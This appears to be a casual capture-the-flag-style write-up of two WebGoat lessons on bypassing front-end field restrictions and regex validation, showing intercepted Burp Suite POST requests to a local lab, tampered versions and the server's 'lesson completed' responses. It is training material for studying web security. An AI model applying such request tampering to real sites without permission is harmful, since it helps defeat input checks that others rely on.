WebGoat Bypass Front End Restrictions

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
2. Not gonna lie, this is pretty much exactly the stuff we've been doing during our entire time on WebGoat:



Task

Send a request that bypasses restrictions of all four of these fields

Select field with two possible values

Radio button with two possible values

● Option 1
○ Option 2

Checkbox: value either on or off


☑ Checkbox

Input restricted to max 5 characters

12345


Disabled input field

All we have to do is intercept the request in Burp Suite and mess with the values:



```
POST /WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 57
Cookie: JSESSIONID=3019625D27E219EBD61A0FB93CA4FA47; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

select=option1&radio=option1&checkbox=on&shortInput=12345
```




```
POST /WebGoat/BypassRestrictions/FieldRestrictions
HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 59
Cookie: JSESSIONID=3019625D27E219EBD61A0FB93CA4FA47;
WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

select=option3&radio=option3&checkbox=yes&shortInput=123
456
```

```
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Fri, 04 Oct 2019 01:27:05 GMT
Connection: close
Content-Length: 132

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have
successfully completed the assignment.",
  "output" : null
}
```



✓

Select field with two possible values

Option 1 ⌄

Radio button with two possible values

● Option 1

○ Option 2

Checkbox: value either on or off

☑ Checkbox


Input restricted to max 5 characters

12345

Disabled input field

Congratulations. You have successfully completed the assignment.

3. Oh god… regex send help



Task

Send a request that does not fit the regular expression above the field in all fields.

Field 1: exactly three lowercase characters(^[a-z]{3}$)

abc

Field 2: exactly three digits(^[0-9]{3}$)

123

Field 3: letters, numbers, and space only(^[a-zA-Z0-9]*$)

abc 123 ABC

Field 4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)$)

seven

Field 5: simple zip code (^\d{5}$)

01101


Field 6: zip with optional dash four (^\d{5}(-\d{4})?$)

90210-1111

Field 7: US phone number with or without dashes (^[2-9]\d{2}-?\d{3}-?\d{4}$)


301-604-4882

Jk they explain everything, same procedure as before:



```
POST /WebGoat/BypassRestrictions/frontendValidation/ HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 112
Cookie: JSESSIONID=3019625D27E219EBD61A0FB93CA4FA47; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

field1=abc&field2=123&field3=abc+123+ABC&field4=seven&field5=01101&field6=90210-1111&field7=301-604-4882&error=0
```



```
POST /WebGoat/BypassRestrictions/frontendValidation/
HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 117
Cookie: JSESSIONID=3019625D27E219EBD61A0FB93CA4FA47;
WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

field1=abcd&field2=1234&field3=abc+123+ABC^&field4=sven&
field5=011011&field6=90210-11111&field7=301--604-4882&er
ror=0
```

```
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Fri, 04 Oct 2019 01:53:32 GMT
Connection: close
Content-Length: 132

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully
completed the assignment.",
  "output" : null
}
```

Short and sweet write up but you gotta cover your bases know what I mean? Regardless I hope you enjoyed this write up! If you want to see me overthink these challenges live be sure to drop by my Twitch when I’m live and also follow my Twitter for some fresh memes!